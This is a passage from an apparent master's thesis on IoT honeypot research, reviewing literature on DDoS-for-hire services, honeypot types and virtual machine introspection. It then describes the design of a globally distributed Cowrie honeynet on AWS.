The dataset identifies that within a single month a Booter successfully sold their services to 312 clients, attacking 11,174 victims while launching 48,844 attacks. The paper estimates that the Booter earned $7,500 in the process. The researchers successfully acquired a copy of another Booter's customer database showing that over a period of 16 months (ending March 2013) the Booter performed over half a million attacks paid for by 5,622 customers.

In a paper titled *Booters - An Analysis of DDoS-as-a-Service Attacks* Santanna *et al.* (2015) take a broader approach than Karami and McCoy (2013) and surveys the entire Booter landscape. The researchers purchased DDoS services from 14 different Booters with the objective of measuring the total volume of traffic and the origin of the procured DDoS attacks. The researchers observed a peak traffic rate of 5.7Gbps from a single Booter. Nijhuis (2017) investigate the prevalence of cryptocurrency malware on IoT devices. The paper concludes that due to the limited computational power of IoT hardware

cryptocurrency mining is not economically viable and recognizes the better opportunity-cost of DDoS attacks. Shein (2020) reports a 24% decline in IoT malware attacks , but a sharp rise in ransomware.

2.8 Honeypot Taxonomy

A honeypot is a decoy computer resource whose value lies in being probed, attacked or compromised (Nawrocki *et al.*, 2016). The purpose of such systems is to "know your enemy" (Baecher *et al.*, 2006) by observing and critically analysing their behaviour on a system under our control. Honeypots operate on the assumption that if a connection occurs it must be at least an accidental error or an attempt to attack the system (Alata *et al.*, 2006). There appears to be a consensus of nomenclature within the research community with honeypots being classified into four broad categories based on the sub-set of functionality the honeypot attempts to emulate and the level of engagement it offers to an attacker.

2.8.1 Low-interaction Honeypots

Low-interaction Honeypot emulates a small sub-sets of a system's behaviours sufficiently so as to entice an attacker to interact with them at the network and transport layers (Wicherski, 2006). As the honeypot itself provides limited attack surface it is at lower risk of the attacker actually compromising the system on which the honeypot is hosted (Baecher *et al.*, 2006).

The upside of low interaction honeypots is that they are easy to implement, they have a low deployment and configuration cost with rapid return on investment in terms of information gathering. They also provide limited attack surface and so the attacker has no real opportunity to escape the sandboxed environment and abuse the honeypot's resources for malicious activities.

The downside of such design is that it only provides a small sub-set of capabilities for attackers to interact with thus allowing limited opportunities to study the attacker's modus operandi in full detail (Baecher *et al.*, 2006; Fan *et al.*, 2017). Because of their limited set of capabilities they can also evoke suspicion in a human adversary causing them to realise they are interacting with a honeypot and thus lose interest (Guarnizo *et al.*, 2017). Some examples of projects aimed at developing low interaction honeypots

are Honeyd[11] and Dionaea[12].

Some open source projects aim to emulate smaller low-interaction components/pieces of software. mysql-honeypotd[13] project aims to provide a low-interaction MySQLhoneypot. Similarly Pghoney[14] is low-interaction honeypot mimicking PostgreSQL (PgSQL). The AwesomeHoneypots[15] project curates an extensive list of low-interaction honeypots for various web services, databases and open source tools.

2.8.2 Medium-interaction Honeypots

Medium-interaction honeypots provide application layer virtualisation (Wicherski, 2006). They create the illusion that an attacker has gained access to a system they can interact with (Mokube and Adams, 2007). By providing a virtual filesystem, network stack and a command execution layer the honeypot mimics sufficient target-value so as to convince an attacker to execute commands or upload malicious code which can be further analysed. Some popular examples are Cowrie [16] which mimic shell interaction via Telnet/SSH; vs Dionaea[17] which allows for the emulation of various application-level services such as ftp, http and MySQL.

Lingenfelter *et al.* (2020) attempts to qualify the variations between various IoT botnets using Cowrie as a Medium-Interaction Honeypot for collecting traffic.

2.8.3 High-interaction Honeypots

High-interaction honeypots are vulnerable systems (virtual or physical) allowing an attacker unrestricted access (Mokube and Adams, 2007). It creates a more realistic environment for an attacker to operate in but they pose a higher risk of exploitation as the attacker is interacting with a fully-featured system. Because the environment is not artificial an attacker would behave in a more natural manner and retain interest in the system long enough to upload additional tooling and/or malware. The large attack surface such honeypots produce larger volumes of data and logs which need to be analysed.

[11] http://www.honeyd.org/
[12] https://github.com/DinoTools/dionaea
[13] `https://github.com/sjinks/mysql-honeypotd`
[14] `https://github.com/betheroot/pghoney`
[15] `https://github.com/paralax/awesome-honeypots`
[16] `https://github.com/micheloosterhof/cowrie`
[17] `https://github.com/DinoTools/dionaea`

The downside of high-interaction honeypots is their excessive operational overhead, risks and complexity. Once the honeypot is compromised its integrity can no longer be guaranteed, thus re-imaging with a trusted firmware imaging is required before the honeypot can be re-used. The re-imaging process destroys any forensic evidence on the host. In order to prevent the attacker from pivoting the honeypots must also remain effectively contained at the network layer (Fan *et al.*, 2017). Two popular frameworks for deploying and analysing high-interaction honeypots are Sebek[18] and HoneyTrap[19].

Hybrid Honeypots contain a mixture of decoys with varying interaction levels (Fan *et al.*, 2017). The IoTCMal honeypot contains high, medium and low-interaction components for capturing traffic and analysing IoT malware. Wang *et al.* (2020).

2.8.4 Adaptive Honeypots

An adaptive honeypot exists on the spectrum between an MIH and a High-Interaction Honeypot (HIH). It is a design which iteratively closes the feature-gap between the two extremes by learning about attacker behaviour.

Dowling *et al.* (2018) investigate the utility of machine learning algorithms towards being able to avoid honeypot detection. Honeypots evolve to match and emulate the emerging threats. The longer an attacker interacts with a honeypot - the more useful data can be collected. Attackers react to this behaviour by using various techniques for detecting the hardware/platform they are attempting to compromise. The paper explores the possibility of using Markov Decision Processed (MDPs) to approximate a decision-making model under uncertainty without implementing a HIH and publishes positive findings and useful algorithms and honeypot anti-detection strategies.

Moustafa *et al.* (2018) discuss the use of existing Network Intrusion Detection Systems (NIDS) with the aide of Machine Learning (ML) techniques to detect MQTT, DNS and HTTP-based attacks against IoT devices. The technique yields above 99% detection rate and below 3% false positive rate towards detecting known attacks.

Huang and Zhu (2019) use a learning technique based on Semi-Markov Decision Processes (SMDP). The model simulates a context-aware request-response behaviour which takes into account the attacker's previously executed commands. The research observed

[18] `https://projects.honeynet.org/sebek`
[19] `https://github.com/honeytrap/honeytrap`

rapid convergence rate towards an optimal policy/configuration corresponding to a decreased variance and convergence of the number of observed malware samples as the algorithm evolves.

Alhajri *et al.* (2019) proposes the use of machine learning auto-encoders in order to detect anomalous IoT botnet traffic but provides no further details or results of using this approach. Ceron *et al.* (2019) discuss the design of a Software Defined Network (SDN) which evolves its own topology in real time and in response to network traffic generated by Mirai and Bashlite botnets. This technique allows the researchers to study the botnet behaviour as it spreads through a fully-contained environment.

2.8.5 Machine Learning-based Approaches

The growth in the number of IoT produces large volumes of network traffic and data which makes it cost-prohibitive and labour-intensive to search for anomalies and interesting patterns by manually trawling through data. Machine Learning (ML) focuses on building algorithms which learn and improve through experience (Jordan and Mitchell, 2015). At various levels of the network and application stack ML techniques can be applied to automatically identify interesting trends in large volumes of data.

Cui *et al.* (2018) surveys the applicability of ML techniques to the domain of IoT security. The paper identifies opportunity for traffic profiling and IoT device identification based on network traffic analysis. The paper discusses other uses for ML towards building adaptive IDS systems. Due to the insecure/unencrypted traffic originating from IoT devices IDS systems are at a good vantage points to detect attacks to and from IoT devices. Chaabouni *et al.* (2019) surveys potential techniques for using ML techniques for using publicly-available datasets and real-time data from network probes to improve the detection capabilities of NIDS protecting IoT devices.

Al Shorman *et al.* (2020) proposes using a unsupervised swarm-based ML algorithms to identify network traffic originating from IoT devices. The proposed techniques were able to successfully identify traffic generated from IoT devices such as thermostats, web cameras, baby monitors, door bells and security cameras which is a practical application of the profiling approaches discussed by Cui *et al.* (2018). Tahsien *et al.* (2020) examines the applicability of various ML strategies and algorithms towards solving. Vinayakumar *et al.* (2020) examines the effectiveness of different ML classifiers for the purposes of intrusion detection.

2.8.6 IoT Honeypots

Looga *et al.* (2012) raises awareness around the challenges of deploying and managing a large number of IoT devices in testing or production environments. They introduce "MAMMotH" - a proof-of-concept platform for massive-scale emulation for IoT and proposes the use of virtualization technology to help absorb some of the cost and complexity or large-scale deployments.

Pa *et al.* (2015, 2016) discuss IoTPOT and IoTBOX. IoTPOT is a medium-interaction Telnet/SSH honeypot which mimics the login banners of vulnerable IoT devices in order to attract attacks by IoT-specific malware. IoTBOX re-uses components from IoTPOT to implement a high-interaction sandboxed honeypot environment for malware sample analysis. IoTBOX uses QEMU to emulate 8 different CPU architectures namely MIPS, MIPSEL, PPC, SPARC, ARM, MIPS64, sh4 and X86. IoTBox is designed as a single physical machine hosting a number of virtualised guests. Using network access control on the virtualization host the design allows effective isolation of the infected honeypots preventing DoS attacks or other harmful traffic from finding its way back onto the Internet.

Luo *et al.* (2017) introduces a hybrid honeypot called "IoTCandyJar". This honeypot attempts to identify the source and nature of an attack in real time via deep packet inspection, as well as performing simple scans on the origin of a suspected attack. Using statistical techniques IoTCandyJar attempts to infer the the origin and intended target platform of an attack. Following a successful inference a routing decision can be made to direct a particular session to a honeypot that is most appropriate given the attacker's desired target. The problem this paper is attempting solve is to navigate around targeted attacks where an attacker is looking for a particular kind of device before executing the payload in which a researcher would be interested in. By giving an attacker what they are looking for the likelihood of observing an attack end-to-end is maximized. By measuring session duration time as a proxy for "attacker engagement" this paper finds that attackers spend more time on an intelligent-interaction honeypot than on a randomly accessed high-interaction honeypot.

Guarnizo *et al.* (2017) discuss a honeypot architecture whereby network tunnelling techniques are used to map a large number of public IP addresses to a small number of physical IoT devices. This approach can be leveraged to lower costs of the experiment. Both in terms of the number of devices one has to operate to perform a successful experiment, as well as reducing the complexity of the experiment by limiting the number of

devices/data sources one has to manage.

Combining the network-level routing intelligence of *IoTPOT* from Luo *et al.* (2017) and the network tunnelling techniques devised by Guarnizo *et al.* (2017) we can map a large number of public IP addresses to a small number of high-interaction honeypots thus reducing the deployment size complexity recognised by Looga *et al.* (2012).

Kedrowitsch *et al.* (2017) is the first paper to discuss the possible use of Linux containers[20] as a virtualisation mechanism for high-interaction honeypots. The objective of this paper is to quantify the effectiveness of Linux containers in defeating counter-surveillance techniques used by attackers to detect and evade honeypot attacks. The research yields positive results in defeating common virtual machine detection techniques used by attackers, however container technology itself is susceptible to detection via a different-but-trivial set of techniques.

ThingPot[21] is a medium-interaction honeypot introduced by (Wang *et al.*, 2017). It emulates nodes capable of communicating via Extensible Messaging and Presence Protocol (XMPP) (Saint-Andre, 2011) and Hypertext Transfer Protocol (HTTP) (Fielding *et al.*, 1999). XMPP and HTTP are common protocols used by IoT devices for implementing inter-device messaging and configuration of REST APIs.

2.9 Data Collection and Forensics

Jiang and Wang (2007); Jiang *et al.* (2007) demonstrate *VMwatcher* a VMI-based monitoring tool. The research demonstrates effective means for detecting self-hiding malware such as kernel rootkits. By externally reconstructing the semantic view of the guest OS the research also demonstrates the ability to perform cross-platform malware detection by using Windows anti-malware tools on the host to detect infections on the guest.

Dinaburg *et al.* (2008) present *Ether*[22] - a transparent malware analyser which uses Intel VT technology to monitor memory access, CPU instructions and IO between a host and guest OS. As Ether resides strictly on the host OS it proved successful in evading malware obfuscation against 18 different samples thus achieving 100% detection rate.

[20] `https://linuxcontainers.org`
[21] `https://github.com/Mengmengada/ThingPot`
[22] `http://ether.gtisc.gatech.edu`

Srinivasan and Jiang (2011) introduces Timescope - a time-travelling high-interaction honeypot for extensible and fine-grained malware analysis. Timescope offers modules such as *contamination graph indicator*, *evidence recoverer*, *shellcode extractor* and *breakin reconstructor*. By recording all events generated from a honeypot Timescope is capable of replaying an infection step-by-step revealing various aspects of the intrusion timeline.

Dolan-Gavitt *et al.* (2011b) and Hizver and Chiueh (2014) demonstrate various uses of the open-source memory forensics toolkit Volatility[23] for easier composition of VMI tools using Python modules. Zaddach *et al.* (2014) presents *AVATAR* - a software and hardware toolkit for complex, dynamic analysis of embedded devices through orchestrating the execution of an emulator together with real hardware. *AVATAR* simplifies the debugging of proprietary systems by executing the logic in an emulator, while forwarding memory access to the real device. This enables emulated boot-up of embedded firmwares which rely on peripherals which are not normally supported by the virtualisation platform.

Chen *et al.* (2016) present *FIRMADYNE* (previously discussed in Section 2.4) - a framework for automated dynamic analysis of embedded firmwares. The project focuses on the detection of vulnerabilities in vendor firmwares by extracting booting the firmware, configuring network connectivity and running known sets of exploits against each image to test for vulnerabilities. Most recently Dovgalyuk *et al.* (2017) published a QEMU VMI framework[24] successfully demonstrating automated extraction of all newly created files from the guest OS.

2.9.1 Virtual Machine Introspection

The value of a honeypot lies in our ability to observe it and collect data from it while it is being compromised (Nawrocki *et al.*, 2016). In order to maintain our observational capabilities, transparency and tamper resistance are desirable properties in a honeypot according to Jiang and Wang (2007), Lengyel *et al.* (2012) and More and Tapaswi (2014). In a high-interaction honeypot environment an attacker is intentionally given full control over the system which grants them the ability to detect, modify or disable any software running on the honeypot itself (Mokube and Adams, 2007). By design it follows that any monitoring software installed within a high-interaction honeypot is neither transparent nor tamper-resistant and therefore the integrity of the data collected from the honeypot cannot be guaranteed. Jiang *et al.* (2007) discuss a number of techniques commonly used

[23] `http://www.volatilityfoundation.org`
[24] `https://github.com/ispras/qemu/tree/plugins`

for detecting, disabling and tampering with the logging functionality of high-interaction honeypots such as Sebek. To address these problems Jiang and Wang (2007) propose *VMScope* - a virtualisation-based monitoring system.

VMScope relies on a technique called *binary translation* - a real-time process which re-interprets machine code from one instruction-set architecture to another (Probst, 2002). Binary translation is a fundamental feature of QEMU (Bellard, 2005) and other popular virtualization products such as VMWare[25] and VirtualBox[26] (Jiang and Wang, 2007). Binary translation allows for the interception of system calls made inside a virtual machine with software running on the hypervisor. This interception of the guest OS's system is commonly known as *Virtual Machine Introspection*(VMI) and it allows a honeypot operator to obtain an"outside view" of a virtual machine (Jiang *et al.*, 2007).

Lengyel *et al.* (2012) demonstrate further feasibility of VMI using Xen[27] - an open-source hypervisor; and libVMI[28] - an open-source C and Python library which simplifies the implementation of VMI-based tooling. The paper introduces a proof of concept framework called *VMI-Honeymon*. By using a high-interaction honeypot and VMI techniques the researchers were able to obtain 25% more malware samples than with a low-interaction honeypot.

The semantic gap between a host and a virtual guest was first identified by Chen and Noble (2001). With the focus of virtualisation being low-level hardware abstractions and emulation, the hypervisor lacks understanding of Operating System or application layer abstractions on the guest system.

> Full semantic information requires re-implementing guest OS abstractions in or below the virtual machine. However, there are several abstractions—virtual address spaces, threads of control, network protocols, and file system formats—that are shared across many operating systems. By observing manipulations of virtualized hardware, one can reconstruct these generic abstractions, enabling services that require semantic information (Chen and Noble, 2001).

When using VMI techniques to implement tamper-proof monitoring, the semantic "inside view" of the guest Operating System is compromised. To bridge the gap between

[25] `https://www.vmware.com`
[26] `https://www.virtualbox.org`
[27] `https://www.xenproject.org`
[28] `http://libvmi.com`

the two perspectives Jiang *et al.* (2007) introduce *VMwatcher* which makes use of VMI to reconstruct disk and memory semantic views of a running virtual machine. Through a reconstructed semantic view of the guest OS using VMwatcher Jiang *et al.* (2007) were able to use existing anti-virus and malware tools on the host OS to perform seamless real-time analysis of processes running in the guest OS. The technique is given the generic name *guest view casting*.

Dolan-Gavitt *et al.* (2011a) present a detailed analysis on the challenges around bridging the semantic gap beyond proof-of-concept implementations. In order to reconstruct higher level semantic data of running processes, open files using VMI a detailed, up-to-date knowledge of the operating system's algorithms and data structures are required. Acquiring sufficient level of knowledge is a tedious and time-consuming task and it produces fragile tools which stop working when internal data structure formats change due to patching or version updates. This approach is too fragile and too resource-intensive to be of practical value for the research objectives in Section 1.2.

To address the manual upkeep of VMI tools, Dolan-Gavitt *et al.* (2011a) propose *Virtuoso* as an automated tool for bridging the semantic gap. Through the execution of a training program within a guest OS and tracing the execution Virtuoso is capable of mapping the semantic structure of a guest OS and generating artefacts from which VMI tools can be auto-generated for a particular OS version. Virtuoso is system-agnostic and removes an important bottleneck for the wider adoption of VMI for security analysis.

Fu and Lin (2012) identifies shortcomings in the Virtuoso implementation - namely it requires the manual execution of training code. VM-Space Traveller(VMST) is introduced to improve on these shortcomings. The paper introduces a technique called *binary code reuse* which allows for native tooling running on the host OS to access kernel memory of the guest OS through a process called *Online Kernel Data Redirection* effectively producing VMI tooling without any prior knowledge of the guest OS kernel internals. Using a number of new introspection techniques against a range of Linux distributions with 20 different kernels VMST demonstrates system-agnostic VMI capability. The major short-coming of VMST is its significant performance overhead. The researchers found that the execution time of introspected processes is 9.3 times slower, while kernel module introspection adds up to 500 times overhead.

Wu *et al.* (2014) questions the usefulness and practicality of Virtuoso and VMST for real-world use-cases due to the performance over-head introduced by both systems when

run against live systems. The paper introduces *ShadowContext* - a system call redirection mechanism which allows a process running on the host OS to execute within the memory context of the guest OS. The paper demonstrates that ShadowContext adds 75% overhead to the execution cost of in-guest processes, which is significantly lower than the 500% overhead introduced by VMST.

Saberi *et al.* (2014) also attempt to address the performance short-comings of VMST with a system called *HYBRID-BRIDGE*(HB). While HB addresses some of the performance concerns of VMST, it requires that the host an guest run identical kernel versions making it unsuitable for cross-platform honeypot emulation.

2.10 Summary

In this chapter the literature around the IoT threat landscape was examined. in Section 2.3 the general security of IoT was reviewed discussing the various factors leading to the challenges in the IoT security. Section 2.4 focused on the proliferation of IoT devices, while Section 2.5 examined the real-world impact and consequences of the lapses in IoT security. Section 2.6 discussed known IoT botnets and malware strains observed in the wild, while Section 2.7 reviewed literature pertaining to the economics and monetisation of botnet operations. Section 2.8 reviewed existing ideas, tools and technologies for deploying IoT honeypots while Section 2.9 reviewed research related to data collection and forensics around IoT malware and vulnerabilities. The design of the experiment follows in chapter 3.

3 Design

In this chapter the design and technical architecture of the experiment is discussed. In accordance with the research objectives stated in Section 1.2 this chapter contains the following sections:

- **Section 3.1** covers high-level concepts, goals and strategic decision making which influences the direction of this research and its overall design.
- **Section 3.2** outlines the guiding principles used during the design of the experiment.
- **Section 3.3** covers the technology choices and brief overview of the major building blocks for the experiment design.
- **Section 3.4** discusses the iterative progress of the experimental design from *Generation I* to *Generation VI*
- **Section 3.5** describes the design of the analytics framework developed.
- **Section 3.6** summarises the chapter.

3.1 Approach and Strategy

Han *et al.* (2016) define a Honeynet (HN) as a collection of honeypots that are set up to attract as many attackers as possible to learn about their patterns, tactics, and behaviours. The main idea behind a HN is large-scale collection through active or passive techniques. Towards achieving the research objectives outlined in Section 1.2 this section outlines the designs of a HN made of active, globally distributed honeypots.

MIH and HIH honeypots were introduced in Section 2.8. These two honeypot designs can be thought of as the bounds of a continuum. In the arms race dynamic attackers have a strategic advantage over defenders due to the large surface area available for exploitation. This presents us with a dilemma. If we are to optimize for high-quality data collection then a HIH honeypot is the rational way forward at risk of the HN being exploited. If we are to minimize exploitation risk by using MIH we then risk honeypot detection and avoidance by potential attackers thus jeopardizing the collection of any useful data. Where do we draw the 'line in the sand' on the continuum?

The strategy in this research was rapid, data-driven adaptation. By understanding the attacker's behaviour based on real-time information acquired from attackers interacting with the HN we aim to cheaply produce an evolving honeypot that is somewhere between MIH and HIH on the spectrum.

3.2 Design Criteria and Principles

To guide the design and thinking we enumerate three guiding principles:

- **Parsimony.** In an arms race offence is cheap and defence is expensive. In order to minimise the impact of this asymmetry we lean towards 'low-hanging fruit' and immediate results. Cost reduction is encouraged at the expense of ignoring complex, low-yield solutions.
- **Maximise Signal-to-Noise ratio.** The HN needs to produce low-latency, high-gain results to inform human decision-making.
- **Agility.** The architecture must be highly iterable to enable adaptation based on new information. This enables rapid detection of new anomalies/malwares and previously unseen behaviour across the HN and subsequent evolution.
- **Scalability.** The design must be scalable to hundreds, or thousands of nodes globally to enable the rapid collection of a representative dataset. This includes the system's

ability to process all events/data from all nodes.

3.3 Technology Choices

The HN required to satisfy the research objectives is conceptualised from first principles as no suitable platform or prior work was uncovered in the literature review from where we could pick up. Guided by the design criteria and principles, the reasoning behind the technology choices in designing the HN is addressed in detail in this section.

3.3.1 AWS

AWS[1] is the world's leading cloud computing platform which allows for the rapid, programmatic provisioning and de-provisioning of computational, storage and data analytics resources. AWS has a global footprint. As of September 2019 there are a total of 22 regions and 69 datacenters world-wide[2]. Leveraging the Infrastructure-as-a-Service (IaaS) capability of AWS satisfies the *Agility* principle of this research by allowing us to deploy, tear-down and re-deploy a global HN in minutes.

AWS EC2 Spot Instances

Amazon Elastic Compute Cloud (EC2) is a component of AWS which provides on-demand virtual servers which can be provisioned and de-provisioned in seconds. Additionally, EC2 offers an auctioneering platform for requesting computational capacity known as Spot Instances[3]. These instances are significantly cheaper than guaranteed, on-demand computational capacity, with the caveat that a Spot Instance could be terminated by EC2 on a 2 minutes notice should the market outbid the price at which the instance was initially purchased. This was observed happening numerous times during the duration of the experiment which required occasional replenishment of HN capacity.

Using the *Parsimony* principle the cheaper Spot Instances are chosen over the more expensive on-demand instances. This introduces a risk in the experiment design which needs to be managed - we cannot rely on the virtual servers for data persistence without risking data loss. We take this constraint into consideration when considering the overall design by treating all nodes in the HN as perishable. This is of trivial consequence as the cost of provisioning a new node is measured in seconds.

[1] `https://aws.amazon.com`
[2] `https://aws.amazon.com/about-aws/global-infrastructure/`
[3] `https://aws.amazon.com/ec2/spot`

AWS S3

Amazon Simple Storage Service (S3) is a component of AWS which provides a low-cost, highly available object store. Amazon S3 stores data as objects within resources called "buckets". There is no limit on the number of objects that can be stored in a bucket and each object can be up to 5 terabytes in size[4]. S3 was used as the central store of all raw data collected from the HN for the lifetime of the experiment.

AWS IAM

AWS Identity and Access Management (IAM)[5] is a component which enables fine-grained access control and management of all AWS services and resources. In particular IAM was used to create an *Instance Profile*[6] with the minimal necessary permissions to enable EC2 nodes in the HN to upload logs and malware samples to the S3 buckets. The *Instance Profile* generates unique authentication credentials for every provisioned EC2 instance. The provisioned credentials are automatically distributed to the EC2 instance at boot-up time and are automatically destroyed when the instance is shut down. This limits the potential security impact should any single node in the HN be compromised.

In the overall design EC2 can be viewed as the component responsible for data collection, and S3 can be viewed as the component responsible for data persistence. This separation of concerns addresses the perishable nature of EC2 Spot instances and mitigates the risk of data loss.

3.3.2 Terraform

Terraform[7] is an open source Infrastructure-as-Code framework. It integrates with AWS enabling us to define all resources, such as EC2 instances, S3 buckets, permissions and API keys, for a the HN topology in a programmatic manner. Once configured it enables both the rapid spin-up and scale-out of the HN across all AWS regions. This meets the ease-of-deployment (parsimony) and agility criteria (as enumerated in Section 3.2) by enabling the researcher to bootstrap a 40-node global HN in under 10 minutes.

[4] `https://aws.amazon.com/s3/faqs/`
[5] `https://aws.amazon.com/iam/`
[6] `https://docs.aws.amazon.com/IAM/latest/UserGuide/id_roles_use_switch-role-ec2_instance-profiles.html`
[7] `https://www.terraform.io`

3.3.3 Ubuntu

Ubuntu[8] is popular and widely-supported Linux distribution. Each EC2 instance in the HN is launched using the official Ubuntu Amazon Machine Image (AMI)[9]. Between *Generation I and IV* Ubuntu 17.10 was used. From *Generation V* onwards Ubuntu version 18.10 was adopted due to the deprecation of the 17.10 AMIs on the AWS platform. The version switch exacerbated memory pressure and instability in the system leading to additional optimisations in the design (see Section 3.4.5). In hind-sight Ubuntu's Long Term Support (LTS)[10] may have been a better choice.

3.3.4 Cowrie

Cowrie[11] is an open-source, medium-interaction modular honeypot designed to capture shell interaction and malware samples downloaded by attackers. Cowrie was deployed to each of the EC2 instances and was configured to allow Telnet and SSH access. Cowrie is implemented in Python 3.

Cowrie has many out-of-the-box configuration options, and being an open-source project it enables the researcher to extend functionality where necessary in line with the goals of producing a highly adaptable and iterative honeypot design. One particular feature that is of interest is Cowrie's *honeyfs* which enables the customization of the filesystem contents seen by users logged onto the honeypot. In Linux the proc[12] filesystem is a virtual filesystem which exposes information about system memory, devices mounted, hardware configuration etc. By customizing Cowrie's *honeyfs*[13] the honeypot can be made to closely mimic a real system's structure and contents.

3.3.5 ELK stack

Elastic Search, Logstash and Kibana (ELK)[14] is a collection of tools for Export, Transform and Load (ETL) of large volumes of time-series data. The raw data generated by the HN is persisted in S3. Using LogStash (LS) this data is ingested into an Elastic Search (ES) instance which provides an API for querying the data using the Apache Lucene[15]

[8] `https://ubuntu.com/`
[9] `https://cloud-images.ubuntu.com/locator/ec2/`
[10] `https://wiki.ubuntu.com/LTS`
[11] `https://github.com/cowrie/cowrie`
[12] `https://www.tldp.org/LDP/Linux-Filesystem-Hierarchy/html/proc.html`
[13] `https://cowrie.readthedocs.io/en/latest/HONEYFS.html`
[14] `https://www.elastic.co`
[15] `https://lucene.apache.org/core/2_9_4/queryparsersyntax.html`

query language syntax. Kibana is a graphical web interface which interfaces with ES and acts as a dashboarding, reporting and configuration tool.

The ELK stack is valuable for obtaining quick insights about the state of the world, but it has limitations in the expressiveness and performance of its query language making iteration slower than necessary. Particularly as it becomes necessary to perform complex queries on a multi-month dataset. Using ELK for near real-time data processing we satisfy the *Agility* principle of the design. Under the guidance of the *Parsimony* design principle the ELK stack was hosted on the researcher's workstation.

3.3.6 PostgreSQL

PostgreSQL[16] is powerful open-source relational database with a 30 year history and a reputation for speed, functionality and robustness. In order to overcome the performance and query expressiveness limitations of the ELK stack a copy of the data is also loaded into a PostgresSQL instance. This allows the researcher to perform more complex queries against the dataset which execute at a fraction of the time it takes to query the same volume of data in ELK. Having a relational database also allows us to persist any state required by the dynamic/adaptive components of overall system. The expressiveness and composability of SQL queries allows for deeper and more structured insights into our data thus satisfying the *Signal-to-Noise* principle of our design.

Materialized Views[17] are a feature of PgSQL, extending more traditional SQL views, which allows for the results of a particular SQL query to be persisted to a new table - it is a form of caching. This allows us to copy or transform the live dataset into a logical form that is better suited for our our analytics workflows. One particular example of how this is used in the design is to partition the unified dataset collected by the HN and creating six different materialized views corresponding to each generation of the experiment.

3.3.7 OpenWRT

OpenWRT[18] is an open-source router/embedded device platform which is supports a number of hardware architectures amongst which are ARM, MIPS, SRV4 and x86. This aligns with platforms and architectures dominating the IoT landscape as introduced in Section 2.4. The OpenWRT community also provides a Software Development Kit (SDK)

[16] `https://www.postgresql.org`
[17] `https://www.postgresql.org/docs/11/rules-materializedviews.html`
[18] `https://openwrt.org/`

which allows us to develop and build customized OpenWRT images. Because of these factors as well as the open source nature of the project OpenWRT is used as the High-Interaction platform against which Cowrie's behaviour will be baselined. The risk of downloading and executing potential malware is mitigated by the fact that OpenWRT boots and runs entirely from memory - a reboot returns the system to pristine state, with no persistence of the filesystem.

3.3.8 QEMU

QEMU is a generic and open source machine emulator which can virtualise nearly fifty different 32 and 64-bit ARM[19] and MIPS[20] platforms. As per the scope and limits discussed in Section 1.3 only a handful of the supported platforms are used for this research. QEMU is used to boot pristine OpenWRT images against which SSH sessions captured from the HN are replayed. By comparing the output of the commands against the output generated by Cowrie the researcher is able to detect behavioural differences between the Medium Interaction honeypot and a real machine. This provides useful insights as to what improvements/changes are required in Cowrie so as to reduce the feature gap between the system being mimicked. This design of the diffing process discussed in Section 3.4.4 and implemented in Section 4.4.

3.3.9 Github

Github[21] is used to store and version all source code and tooling for this research. This further allows us to leverage Github's project management tools such as Issue and milestone tracking. Using revision control also gives transparency into the chronology and progress of this research so that an accurate timeline can be deduced at the time of capturing the results and progress. A desirable side-effect of making the source code public[22] is ease of reproduction for this research.

3.3.10 Programming Languages

The researcher has no personal preference as to one programming language or another. Any choice/convention arising is purely out of pragmatic consideration given the research objectives and the libraries/tools available to make meaningful progress. When attempting to extend Cowrie - we produce code in Python as it's the default implementation

[19] `https://wiki.qemu.org/Documentation/Platforms/ARM`
[20] `https://wiki.qemu.org/Documentation/Platforms/MIPS`
[21] `https://github.com`
[22] `https://github.com/tgenov/MSC2018-Code`

language of the Cowrie project. Ruby is used for augmenting Logstash or Elasticsearch since that is the language predominantly used within the ELK stack. Some of the languages utilized through the research are Python 2.7[23], Ruby 2.3[24], Bash[25] and PostgreSQL 11 syntax[26].

3.4 Architecture Evolution

The initial design for the experiment was conceptualized with zero-knowledge of the IoT threat landscape beyond that which was learned during literature review (Section 2.6). Over a period of five months in 2018, and two months in 2019 the experiment design was evolved over six distinct generations. Each generation was deployed to AWS and allowed to collect data for a period of time. The data collection runs are shown in Table 3.1.

Table 3.1: AWS Data Collection Runs

Generation	Start Date	End Date
I	2018/03/28	2018/04/18
II	2018/05/16	2018/06/04
III	2018/06/10	2018/07/03
IV	2018/07/19	2018/07/21
V	2019/07/11	2019/07/17
VI	2019/08/02	2019/08/05

3.4.1 Generation I

In order to orient ourselves in the landscape, *Generation I* of the HN was deployed as a default Cowrie installation to all 16 AWS regions using Terraform. The only changes made to Cowrie's configuration were settings enabling the uploading of logs and malware samples to S3. The collected data was ingested from S3 into ES for further analysis. The overall architecture of the experiment is as per Figure 3.1.

Data was collected for a period of two weeks, while tracking progress and insights daily using Kibana dashboards. Some of the metrics tracked were as follows:

- Number of sensors reporting in
- Number of Cowrie events from each AWS region

[23] `https://www.python.org`
[24] `https://www.ruby-lang.org/en`
[25] `https://www.gnu.org/software/bash`
[26] `https://www.postgresql.org/docs/11/static/sql-syntax.html`




Figure 3.1: Experiment Design - Generation I

- Number of unique malware samples collected across the HN
- Number of unique sessions across the HN

An example of the Kibana dashboard produced can be seen in Figure 3.2.

